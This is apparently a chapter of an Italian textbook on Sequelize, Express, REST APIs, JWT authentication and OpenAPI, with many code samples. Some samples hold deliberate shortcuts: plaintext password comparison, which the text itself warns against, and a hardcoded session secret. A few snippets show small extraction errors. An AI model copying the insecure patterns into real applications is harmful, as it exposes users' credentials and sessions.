


Figura 14.1: Le due rappresentazioni che un ORM tiene allineate.

Le due rappresentazioni sono piuttosto diverse, e vanno tenute **allineate**: le modifiche agli oggetti del dominio vanno riportate nello schema del database, e le modifiche allo schema possono avere impatto sul codice esistente. È un lavoro considerevole, fatto di molto codice ripetitivo.

Libreria ORM

Una libreria **ORM** (*Object-Relational Mapping*) è una soluzione già pronta che aiuta a mantenere allineate la rappresentazione a oggetti e quella relazionale, permettendo di lavorare con **astrazioni di alto livello** invece che con interrogazioni SQL.

Tipicamente una libreria ORM permette di:

- definire in modo **dichiarativo** come le tabelle sono mappate sugli oggetti;
- creare e aggiornare automaticamente lo schema del database;
- eseguire facilmente le operazioni **CRUD** (*Create, Read, Update, Delete*);
- comporre ed eseguire interrogazioni complesse in modo dichiarativo;
- gestire le transazioni;
- supportare strategie di caching.

Fra le librerie ORM più note: **Hibernate** (Java), **Entity Framework** (C#/.NET), **SQLAlchemy** (Python), **Propel** (PHP), **ActiveRecord** (Ruby on Rails), **Sequelize**, **Prisma** e **TypeORM** (Node.js). I framework opinionated talvolta ne includono uno.

Sequelize è un ORM per Node.js che supporta Oracle, Postgres, MySQL, MariaDB, SQLite, SQL Server e altri, con un'API elegante basata sulle **Promise**. Qui si fa riferimento alla versione 6.

```
npm install sequelize
```

Servono anche i driver per il database che si intende usare:

```
npm install pg pg-hstore      # Postgres
npm install mysql2            # MySQL
npm install mariadb           # MariaDB
npm install sqlite3           # SQLite
npm install tedious            # MS SQL Server
npm install oracledb          # Oracle
```

Per semplicità useremo SQLite.

Connettersi al database

```
import { Sequelize } from "sequelize";

const database = new Sequelize("sqlite:mydb.sqlite");
// oppure: new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connessione stabilita correttamente.');
```

```
} catch (error) {
  console.error('Impossibile connettersi al database:', error);
}
```

Database.js

Il codice sopra crea automaticamente un database SQLite nel file **mydb.sqlite**.

Definire i modelli

I **modelli** sono l'essenza di ogni ORM. In Sequelize sono classi che estendono **Model**, e si possono definire in due modi equivalenti: invocando il metodo **define** sulla connessione, oppure creando una classe che estende **Model** e invocandone il metodo **init**.

```
import { DataTypes, Sequelize } from "sequelize";

const User = database.define('User', {
  firstName: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER // allowNull vale true per impostazione predefinita
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

[📄models/User.js](#)

```
class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id: { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
}, {
  sequelize: database, modelName: "Todo"
});
```

[📄models/Todo.js](#)

Sincronizzazione dei modelli

Definendo un modello diciamo a Sequelize com'è fatto il nostro dominio. Ma partiamo da un database **completamente vuoto**: bisogna dire a Sequelize di allineare lo schema del database ai modelli definiti. Che cosa succede se non esiste alcuna tabella? E se esiste ma ha colonne diverse?

L'allineamento avviene tramite la **sincronizzazione dei modelli**.

```
const User = database.define('User', { /* specifica omessa */ });

User.sync().then(() => {
  console.log("Tabella Users sincronizzata.")
}).catch(err => {
  console.error("Errore di sincronizzazione:", err.message)
});
```

`sync.js`

Terminale

```
Executing: SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing: CREATE TABLE IF NOT EXISTS `Users` (`firstName` VARCHAR(255) NOT
NULL, `age` INTEGER, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt`
DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);
Tabella Users sincronizzata.
```

Tre osservazioni:

- Sequelize ha **dedotto** il nome della tabella (**Users**): per impostazione predefinita usa il nome del modello al plurale. Il comportamento è configurabile.
- Dai log si vede che Sequelize ha prima **verificato** l'esistenza della tabella e poi l'ha creata.
- Rieseguendo lo script la tabella non viene ricreata, perché esiste già.

Esistono modalità di sincronizzazione diverse:

```
User.sync();
// crea la tabella se non esiste (non fa nulla se esiste)

User.sync({ force: true });
// ricrea la tabella, eliminandola se esiste (DISTRUTTIVO!)

User.sync({ alter: true });
// controlla lo stato della tabella e la modifica per allinearla al modello
```

È possibile sincronizzare più modelli in una volta invocando `sync()` sulla connessione al database.

force: true cancella tutto

In sviluppo è comodissimo, perché riparte sempre da uno schema pulito. Su un database di produzione elimina tutte le tabelle e tutti i dati, senza chiedere conferma. Vale la pena assicurarsi che non finisca mai in un ramo di codice che possa essere eseguito in produzione.

Creare entità

```
// prima si crea un'istanza del modello...
let janet = new User({
  name: "Janet",
  age: 22
});
await janet.save(); // ...e poi la si salva nel database

// oppure si usa il metodo statico Model.create()
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff salvato con id ${riff.id}.`);
```

[create.js](#)

Associazioni

Sequelize supporta associazioni uno-a-uno, uno-a-molti e molti-a-molti.

```
A.hasOne(B); // A ha un B
A.belongsTo(B); // A appartiene a B
A.hasMany(B); // A ha molti B
A.belongsToMany(B, { through: 'C' }); // molti-a-molti tramite la tabella C
```

```
const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', { /* specifica */ });

class Todo extends Model {}
Todo.init({ /* specifica */ }, { /* opzioni */ });

User.hasMany(Todo); // Sequelize definisce una chiave esterna Todo -> User
Todo.belongsTo(User);

database.sync({ force: true }).then(() => {
  console.log("Database sincronizzato.");
});
```

[models/Database.js](#)

Per impostazione predefinita Sequelize crea una colonna chiamata **ModelloRiferitoChiavePrimaria**: nel nostro caso una colonna **UserId** nella tabella **Todos**.

```
let riff = await User.create({ name: "Riff Raff", age: 26 });

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

[linked.js](#)

Un'istanza può anche essere creata **insieme alle associazioni annidate** in un solo passo, purché tutti gli elementi siano nuovi:

```
let janet = await User.create({
  name: "Janet",
  age: 22,
  Todos: [
    { todo: "Learn Sequelize" },
    { todo: "Learn Express" }
  ]
}, {
  include: [Todo]
});
```

[nested.js](#)

Interrogare i dati

```
let todos = await Todo.findAll();           // SELECT * FROM Todos
for (let i of todos)
  console.log(`${i.id}: ${i.todo}`);
```

[query.js](#)

```
import { Op } from "sequelize";

// SELECT * FROM Todos WHERE id >= 2 AND todo LIKE '%Express%'
let todos = await Todo.findAll({
  where: {
    id: { [Op.gte]: 2 },
    todo: { [Op.like]: '%Express%' }
  }
});
```

[query.js](#)

Per impostazione predefinita le associazioni **non** vengono caricate: se servono, vanno richieste esplicitamente.

```
let todos = await Todo.findAll({ include: [User] });

for (let item of todos)
  console.log(`${item.todo} - ${item.User?.name}`);
```

Si può recuperare un'entità dalla sua chiave primaria con **findByPk**:

```
let t = await Todo.findByPk(3);
console.log("t:", t.id, t.todo, t.done, t.UserId);
```

Modificare ed eliminare

```
let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save();           // aggiorna l'entità sul database

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy();          // elimina l'entità dal database
```

[update.js](#)

Pro e contro degli ORM

Pro

Astrazione: si lavora con oggetti e modelli invece che con SQL.

Produttività: meno codice ripetitivo, generazione automatica dello schema.

Portabilità: è facile passare da un database supportato a un altro.

Leggibilità e coerenza: più leggibile dell'SQL grezzo, e impone convenzioni comuni.

Contro

Curva di apprendimento più ripida.

Complessità: alcune operazioni possono risultare più contorte con un ORM che in SQL.

Vendor lock-in: cambiare ORM può essere difficile.

Prestazioni: un ORM può introdurre un sovraccarico, soprattutto se usato male.



Express è *unopinionated*: di conseguenza non esiste un unico modo giusto di organizzare un'applicazione. Quella che segue è l'organizzazione adottata nel corso; non è scolpita nella pietra.

Directory	Contenuto
<code>views</code>	i template
<code>routes</code>	la definizione dei router: il codice che indirizza le richieste verso il controller appropriato
<code>controllers</code>	il codice che implementa la logica di business per gestire le richieste
<code>models</code>	la definizione dei modelli di dati e le connessioni al database
<code>middleware</code>	i middleware personalizzati
<code>public</code>	i file statici, organizzati in sottodirectory

CONFIGURAZIONE



Le applicazioni web dipendono spesso da informazioni **sensibili** e da impostazioni **specifiche dell'ambiente**:

- sensibili: chiavi API, password del database, credenziali cloud;
- specifiche dell'ambiente: URL del database di produzione, sviluppo o collaudo, livelli di log.

Mai scrivere le credenziali nel codice



Scrivere queste impostazioni direttamente nel codice non è una buona pratica:

- non è sicuro quando si versiona il codice in un repository pubblico — e una chiave finita per errore in un commit resta nella cronologia anche dopo essere stata rimossa;
- può essere necessario modificare più file per cambiare un'impostazione;
- porta ad avere «versioni» diverse dell'applicazione (sviluppo, produzione) da aggiornare e mantenere separatamente.

Questi dati vanno in un **file di configurazione dedicato**.

Il file di configurazione dovrebbe essere l'**unico punto** in cui queste impostazioni si cambiano, e **non** va versionato (va messo nel `.gitignore`). Al suo posto si versiona una **versione fittizia**, che ciascuno modifica con le proprie impostazioni.

Un modo diffuso è usare un file `.env` nella radice del progetto; pacchetti come `dotenv` lo leggono e ne rendono disponibile il contenuto nell'oggetto globale `process.env`.




Figura 14.2: *Che cosa si versiona e che cosa no.*

Riscriviamo l'applicazione con Express, aggiungendo qualche funzionalità: gli utenti potranno marcare gli elementi come completati, modificarli ed eliminarli, e la persistenza sarà gestita con Sequelize.

Configurazione dei middleware

```
const app = express();
const PORT = 3000;

app.set("view engine", "pug");          // pug come motore di template predefinito

app.use(morgan('dev'));                  // log delle richieste
app.use(express.static("public"));       // file statici
app.use(express.urlencoded({ extended: false }));

app.use(session({
  secret: 'fu-tzu the great master',
  resave: false,
  saveUninitialized: false,
  cookie: { maxAge: 10 * 60 * 1000 } // 10 minuti, in millisecondi
}));

app.use(flash());
app.use(expressFlashMessagesToViews);
app.use(expressAuthenticationStatus);
```

[index.js](#)

Si noti l'ordine: è quello in cui i middleware verranno eseguiti. La sessione deve essere stabilita **prima** dei middleware che ne leggono lo stato.

Configurazione delle rotte

```
app.use(homepageRouter);
app.use(resetRouter);
app.use(authenticationRouter);
app.use(todoRouter);

// catch-all: se arriviamo qui, e' un 404
app.get('*', function (req, res) {
  res.status(404).render("errorPage",
    { code: "404", description: "Non trovato." });
});

// gestore di errori
app.use((err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).render("errorPage", {
    code: (err.status || 500),
    description: (err.message || "Si e' verificato un errore")
  });
});

app.listen(PORT);
```

[index.js](#)

L'ordine conta anche qui: il *catch-all* va dopo tutte le rotte specifiche, e il gestore di errori per ultimo.

Un router

```
export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication); // middleware locale a questo router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err); // gli errori asincroni vanno passati a next()
  });
});
```

[routes/todoRouter.js](#)

Un controller

```
import { Todo } from "../models/Database.js";

export class TodoController {

  static async getTodosForCurrentUser(req) {
    return Todo.findAll({
      where: {
        UserUserName: req.session.username
      }
    });
  }

  // altri metodi
}
```

[controllers/TodoController.js](#)

```
export class AuthController {

  static async checkCredentials(req, res) {
    let user = new User({
      userName: req.body.usr,
      password: req.body.pwd
    });

    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });

    if (found === null) {
      return false;
    } else {
      // credenziali valide: creiamo una sessione
      req.session.isAuthenticated = true;
      req.session.username = found.userName;
      return true;
    }
  }
}
```

[📄 controllers/AuthController.js](#)

Password in chiaro

Il codice sopra cerca l'utente confrontando direttamente la password: è didatticamente chiaro, ma significa che le password sono memorizzate **in chiaro** nel database. In un'applicazione reale non si memorizzano mai le password, bensì il loro **hash** calcolato con una funzione lenta e con *salt* (bcrypt, scrypt, Argon2), e si confronta l'hash. Torneremo sul tema nel capitolo sulla sicurezza.

Un middleware di autenticazione

```
/**
 * Assicura che l'utente sia autenticato. In caso contrario,
 * reindirizza al login con un messaggio di errore.
 */
export function enforceAuthentication(req, res, next) {
  if (!req?.session?.isAuthenticated) {
    req.flash("error", "Devi effettuare l'accesso per usare questa funzione.");
    res.redirect("/auth");
  } else {
    next();
  }
}
```

[📄 middleware/auth.js](#)

Vale la pena confrontarlo con il capitolo 12: lì il controllo dell'autenticazione andava ripetuto all'inizio di ogni controller. Qui è **un solo middleware**, montato una volta sul router, che protegge tutte le sue rotte. È il vantaggio concreto dell'inversione del controllo.



- **ORM Hate**, Martin Fowler.
<https://martinfowler.com/bliki/OrmHate.html>
- **Getting Started: Sequelize** — documentazione ufficiale.
<https://sequelize.org/docs/v6/getting-started/>

IL PARADIGMA REST

Nel capitolo precedente abbiamo sviluppato un'applicazione web completa con Express. La nostra applicazione si occupava di **tutto** sul server: gestiva i dati (con Sequelize), la logica di business (rotte, controller, middleware, sessioni) e la presentazione (template Pug). Ai browser restava soltanto il compito di visualizzare le pagine HTML.

I LIMITI DELLE WEB APP TRADIZIONALI



Questo approccio è noto come **web app tradizionale**. È nato quando i browser avevano capacità limitate e ai contenuti web si accedeva generalmente solo tramite browser.

Oggi lo scenario è più complesso:

- ai dati possono dover accedere **altri programmi**, per esempio le app mobili;
- la tendenza è sfruttare le capacità dei browser moderni per offrire un'esperienza più reattiva, cioè le *Single Page App*.




Figura 15.1: Nella web app tradizionale i dati sono accessibili solo dentro l'HTML.

Le web app tradizionali non sono abbastanza flessibili in questi scenari. Un altro programma che voglia accedere ai dati dovrebbe:

1. scaricare le pagine HTML;
2. analizzarle per estrarre i dati rilevanti.

Non è efficiente (si trasferiscono moltissimi dati inutili) e non è robusto: qualunque modifica alle pagine HTML può rompere l'estrazione.



La tendenza è dividere le applicazioni web in due componenti:

- il **backend**, responsabile dei dati e della logica di business, sul server;
- il **frontend**, responsabile dell'interfaccia utente, sul client. Può essere un'app nativa mobile o desktop, oppure una pagina HTML «più intelligente» che costruisce un'interfaccia interattiva con JavaScript, cioè una Single Page App.

I due componenti comunicano attraverso Internet. Non è un dettaglio marginale: secondo il rapporto Akamai sullo stato di Internet (2019), l'**83%** del traffico web è costituito da chiamate ad API.

API

Le **API** (*Application Programming Interface*) sono il modo in cui i programmi comunicano fra loro.

Come gestire la comunicazione su Internet? Definire a mano un protocollo su TCP/UDP e aprire socket non è conveniente né interoperabile: se volessimo integrare n API dovremmo imparare n protocolli diversi. Sono esistite architetture dedicate (CORBA, Java RMI, SOAP), che in sostanza reinventavano un'alternativa al Web.

La risposta moderna è più semplice: **usare i protocolli del Web**.

REST



REST

REST non è uno standard né un protocollo: è uno **stile architetturale**, cioè un insieme di principi e linee guida che definiscono come gli standard web debbano essere usati nelle API. È basato su HTTP e sulle URI, e fornisce un'interfaccia comune e coerente basata sull'uso «corretto» di HTTP.

È lo stile architetturale prevalente per le API web, con un tasso di adozione del 93,4%.

I fondamenti

- Una API REST permette di interagire con **risorse** tramite HTTP.
- Tutte le risorse sono associate a una **URI univoca**. «Una risorsa è qualunque cosa sia abbastanza importante da essere referenziata come cosa a sé».
- Le risorse corrispondono tipicamente (ma non necessariamente) a oggetti di dominio persistenti.
- I **verbi HTTP** vanno usati per recuperare o manipolare le risorse.
- Una API REST dovrebbe essere **stateless**, cioè non usare sessioni lato server.

Perché la statelessness migliora la scalabilità



È la stessa ragione vista nel primo capitolo, a proposito di HTTP. Se il server non conserva stato fra una richiesta e l'altra, due richieste dello stesso client possono essere servite da **macchine diverse**: per reggere più traffico basta aggiungere macchine. Con le sessioni in memoria, invece, ogni client resta legato alla macchina che lo ha servito la prima volta.

Representational State Transfer

Il nome per esteso descrive con precisione il meccanismo:

- lo **stato dell'applicazione** vive sul **client**;
- lo **stato della risorsa** vive sul **server**;
- i due comunicano trasferendo **rappresentazioni** appropriate (JSON, XML, ...).

```
GET /todos HTTP/1.1
```

```
[{"todo": "A"}, {"todo": "B"}, ...]
```

 *Scambio REST*

Formati di interscambio

I formati più usati sono **JSON** e **XML**.

```
{
  "todos": [
    { "todo": "Learn REST",      "done": false },
    { "todo": "Learn JavaScript", "done": true  }
  ]
}
```

 *todos.json*

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <todos>
    <todo><text>Learn REST</text><done>>false</done></todo>
    <todo><text>Learn JavaScript</text><done>>true</done></todo>
  </todos>
</root>
```

 *todos.xml*

JSON si è affermato perché è più compatto e, soprattutto, perché in JavaScript si trasforma in un oggetto con una sola chiamata.

Verbi e URI

Verbo e URI	Significato
GET /todos	recupera la lista di tutti gli elementi salvati
GET /todos/<ID>	recupera solo l'elemento con quell'identificatore
POST /todos	salva un nuovo elemento; i dati sono nel corpo della richiesta
PUT /todos/<ID>	sostituisce (o crea) l'elemento con quell'identificatore, usando i dati nel corpo
DELETE /todos/<ID>	elimina l'elemento con quell'identificatore

Qui si vede perché nel primo capitolo insistevamo sulla semantica dei verbi: in REST è precisamente ciò che rende l'API prevedibile.

Talvolta esiste una **gerarchia** fra le risorse: un'azienda ha zero o più reparti, che hanno zero o più dipendenti. Progettando un'API è possibile definire risorse annidate, per esempio `GET /seller/{id}/reviews` per elencare tutte le recensioni di un dato venditore.

Va però tenuto presente che ogni risorsa dovrebbe avere **una sola** URI.

IMPLEMENTARE UNA API REST



Le API REST sono concettualmente semplici: basta mettersi in ascolto di richieste HTTP, gestirle e inviare una risposta. È esattamente quello che facevamo con la web app tradizionale, con tre differenze:

- invece di rispondere con una rappresentazione HTML da disegnare in un browser, si usa una rappresentazione **adatta alle macchine**, tipicamente JSON;
- invece di ricevere input dall'invio di form, li si riceve in una rappresentazione adatta alle macchine;
- non ci si deve appoggiare alle **sessioni**: servono altri schemi di autenticazione.

AUTENTICAZIONE CON TOKEN



Le API REST permettono agli utenti di manipolare risorse, e nella maggior parte dei casi non vogliamo che chiunque possa farlo.

- **Autenticazione**: vogliamo che solo gli utenti legittimi accedano alle risorse.
- **Autorizzazione**: vogliamo anche che alcuni utenti accedano solo a certe risorse (un dipendente non dovrebbe poter modificare il proprio stipendio).

Uno schema molto diffuso è basato sui **token**:

1. il client invia all'API una richiesta con nome utente e password;
2. l'API valida le credenziali e genera un token;
3. il token (una stringa) viene restituito al client;
4. il client deve rimandare il token all'API a **ogni** richiesta successiva che richieda autenticazione, nell'header **Authorization**;
5. l'API verifica il token prima di rispondere.




Figura 15.2: Lo schema di autenticazione basato su token.

JWT

JWT (*JSON Web Token*) è uno standard aperto molto diffuso (RFC 7519) che permette di condividere in modo sicuro delle **asserzioni** (*claim*) fra due parti. Un token JWT è una stringa composta da **tre parti** separate da un punto: **Header.Payload.Signature**.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJuYW1lIjoibHVpZ2kiLCJyb2x1IjoieWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9
.fopBYrax8wcB7rnPjCcOMc62IT2lJdvy0dyixMWMZAQ
```

Un token JWT

Header. Contiene informazioni sul tipo di token e sulla funzione di hash usata per firmarlo, in formato JSON, codificate in Base64Url.

```
{ "alg": "HS256", "typ": "JWT" }
```

Payload. È un oggetto JSON contenente le asserzioni. Alcune sono *registrate* e raccomandate (per esempio **exp**, che indica la data di scadenza del token); altre sono liberamente personalizzabili. Anch'esso è codificato in Base64Url.

```
{ "name": "luigi", "role": "admin", "exp": 1670398432 }
```

Base64Url è una codifica, non una cifratura

Header e payload di un JWT si decodificano banalmente: chiunque intercetti il token può leggerne il contenuto. Nel payload non vanno quindi mai messi dati riservati. Ciò che la firma garantisce è l'**integrità** (il token non è stato alterato), non la riservatezza.

Signature. Per garantire che i token non siano manomessi o falsificati si include una firma, ottenuta applicando una funzione di hash crittografica alla concatenazione di:

- l'header del token;
- il payload del token;
- una **chiave segreta** nota solo al server che emette il token.

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret_key
)
```

Funzione di hash crittografica

Una funzione che associa a una stringa binaria di lunghezza arbitraria (l'input) una stringa binaria di **lunghezza fissa** (il *digest* o *hash*).

Le funzioni di hash crittografiche sicure hanno due proprietà interessanti:

- sono **praticamente prive di collisioni**: è di fatto impossibile trovare due input diversi che producano lo stesso digest;
- sono **facili da calcolare ma non invertibili**: dato un input è immediato calcolarne il digest, ma dato un digest è impraticabile risalire all'input che lo ha generato.

Input	Digest SHA2-256
	72bdf1226df1010dfb47cf-
Web Technologies	faed85f5b35ae15ec9b482388691fa7a662a114113
Web Technologies!	1a6791a2eab52c7c71d3e1225632d866b48a3abad91df15b2d44ab6004877993

Un solo carattere di differenza produce un digest completamente diverso: è questa proprietà a rendere rilevabile qualunque manomissione.

UNA API REST CON EXPRESS



Riscriviamo la nostra applicazione come API REST, riusando gran parte del codice Express.

Configurazione

```
const app = express();
const PORT = 3000;

app.use(morgan('dev')); // log delle richieste
app.use(cors()); // l'API sara' accessibile da qualunque origine
app.use(express.json()); // analizza i corpi JSON
```

[index.js](#)

Si noti che sparisce `express.urlencoded` (non ci sono più form) e compare `express.json`. Su `cors()` torneremo nel capitolo sulla sicurezza.

Gestione degli errori

```
app.use((err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "Si e' verificato un errore"
  });
});
```

[index.js](#)

La differenza rispetto alla web app tradizionale è tutta nell'ultima riga: `res.json()` al posto di `res.render()`. Anche gli errori devono essere leggibili da un programma.

Autenticazione

```
authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);

  if (isAuthenticated) {
    res.json(AuthController.issueToken(req.body.user));
  } else {
    res.status(401);
    res.json({ error: "Credenziali non valide. Riprova." });
  }
});

authenticationRouter.post("/signup", (req, res, next) => {
  AuthController.saveUser(req, res).then((user) => {
    res.json(user);
  }).catch((err) => {
    next({ status: 500, message: "Impossibile salvare l'utente" });
  })
});
```

routes/authenticationRouter.js

```
import Jwt from "jsonwebtoken";

static issueToken(username) {
  return Jwt.sign({ user: username }, process.env.TOKEN_SECRET, {
    expiresIn: `${24 * 60 * 60}s`
  });
}

static isValidToken(token, callback) {
  Jwt.verify(token, process.env.TOKEN_SECRET, callback);
}
```

controllers/AuthController.js

La chiave segreta viene letta da `process.env`, cioè dal file `.env` non versionato di cui abbiamo parlato nel capitolo precedente.

Middleware di autenticazione

```
export function enforceAuthentication(req, res, next) {
  const authHeader = req.headers['authorization'];
  const token = authHeader?.split(' ')[1]; // "Bearer <token>"

  if (!token) {
    next({ status: 401, message: "Unauthorized" });
    return;
  }

  AuthController.isValidToken(token, (err, decodedToken) => {
    if (err) {
      next({ status: 401, message: "Unauthorized" });
    } else {
      req.username = decodedToken.user;
      next();
    }
  });
}
```

middleware/auth.js

Autorizzazione

Nella nostra API vogliamo che gli utenti possano vedere e modificare **soltanto i propri** elementi. Che cosa succede se un utente invia una richiesta **DELETE** per un elemento che non gli appartiene?

Non basta verificare *chi* è l'utente: bisogna verificare anche che abbia il **permesso** di interagire con quella risorsa.

```
export async function ensureUsersModifyOnlyOwnTodos(req, res, next) {
  const user = req.username;
  const todoId = req.params.id;

  const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);

  if (userHasPermission) {
    next();
  } else {
    next({
      status: 403,
      message: "Non hai i permessi per vedere o modificare questa risorsa"
    });
  }
}
```

[middleware/authz.js](#)

```
todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then((item) => {
    if (item)
      res.json(item);
    else
      next({ status: 404, message: "Todo non trovato" });
  }).catch(err => {
    next(err);
  })
});
```

[routes/todoRouter.js](#)

401 contro 403

Sono due cose diverse e vanno usate con precisione. **401 Unauthorized** significa «non so chi sei»: manca l'autenticazione, o il token non è valido. **403 Forbidden** significa «so chi sei, ma non puoi»: l'autenticazione c'è, mancano i permessi.

OpenAPI

OpenAPI (già noto come Swagger) è uno standard aperto e formale per **descrivere** le API HTTP.

Perché serve?

- **Standardizzazione:** garantisce pratiche di documentazione coerenti.
- **Documentazione:** si può usare per generare automaticamente documentazione completa.
- **Generazione di codice:** permette di generare automaticamente librerie client e scheletri di server.
- **Leggibile da macchine e da persone:** abilita la scoperta automatica e altro ancora.

È lo standard industriale più adottato.

La specifica

Le descrizioni OpenAPI sono documenti di testo strutturato: ogni documento rappresenta un oggetto JSON, in formato JSON o YAML. Descrivono la versione della specifica (**openapi**), l'API (**info**) e gli endpoint (**paths**).

```
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {} # nessun endpoint definito
```

 *openapi.yaml*

Gli endpoint si chiamano **path**. Per ciascuno si specificano i metodi supportati e, per ciascun metodo, i parametri di ingresso attesi, l'eventuale corpo della richiesta e le possibili risposte.

```
/auth:
  post:
    description: Authenticate user
    requestBody:
      description: user to authenticate
      required: true
      content:
        application/json:
          schema:
            type: object
            properties:
              usr:
                type: string
                example: Kyle
              pwd:
                type: string
                example: p4ssw0rd
    responses:
      200:
        description: User authenticated
      401:
        description: Invalid credentials
```

 *openapi.yaml*

A che cosa serve una specifica

Uso	Che cosa se ne ottiene
Supporto alla progettazione	rilevare errori e incoerenze prima di scrivere codice
Generazione di codice	scheletri di server, SDK per i client, test
Documentazione	documentazione interattiva generata automaticamente

OpenAPI è supportato da diversi strumenti open source maturi: **Swagger Editor**, **Swagger Codegen** e **Swagger UI**, provabili anche direttamente nel browser su <https://editor.swagger.io/>.

La generazione di codice lato server può ovviamente produrre solo scheletri, ma supporta ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala e Spring. Lato client permette di generare SDK in decine di linguaggi diversi.

Sviluppo guidato dalla specifica

Spesso si comincia a lavorare a una API **definendone la specifica** prima di scrivere qualunque codice: è il cosiddetto *OpenAPI-driven development*. Oltre a sfruttare al massimo la generazione di codice, promuove l'**indipendenza** fra i diversi gruppi coinvolti (front-end, back-end, qualità): la definizione dell'API li tiene allineati e permette di lavorare in parallelo.

Generare la specifica dal codice

Nel corso si usano due pacchetti Node:

- **swagger-jsdoc**, che genera automaticamente le specifiche OpenAPI a partire da annotazioni nel codice sorgente;
- **swagger-ui-express**, che serve da Express la documentazione Swagger UI generata automaticamente.

```
npm install swagger-jsdoc
npm install swagger-ui-express
```

```
const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'], // file contenenti le annotazioni
});
```

```
// Swagger UI sara' disponibile su /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
```

[index.js](#)

```
/**
 * @swagger
 * /auth:
 *   post:
 *     description: Authenticate user
 *     requestBody:
 *       content:
 *         application/json:
 *           schema:
 *             type: object
 *             properties:
 *               usr:
 *                 type: string
 *               pwd:
 *                 type: string
 */
authenticationRouter.post("/auth", async (req, res) => { /* ... */ });
```

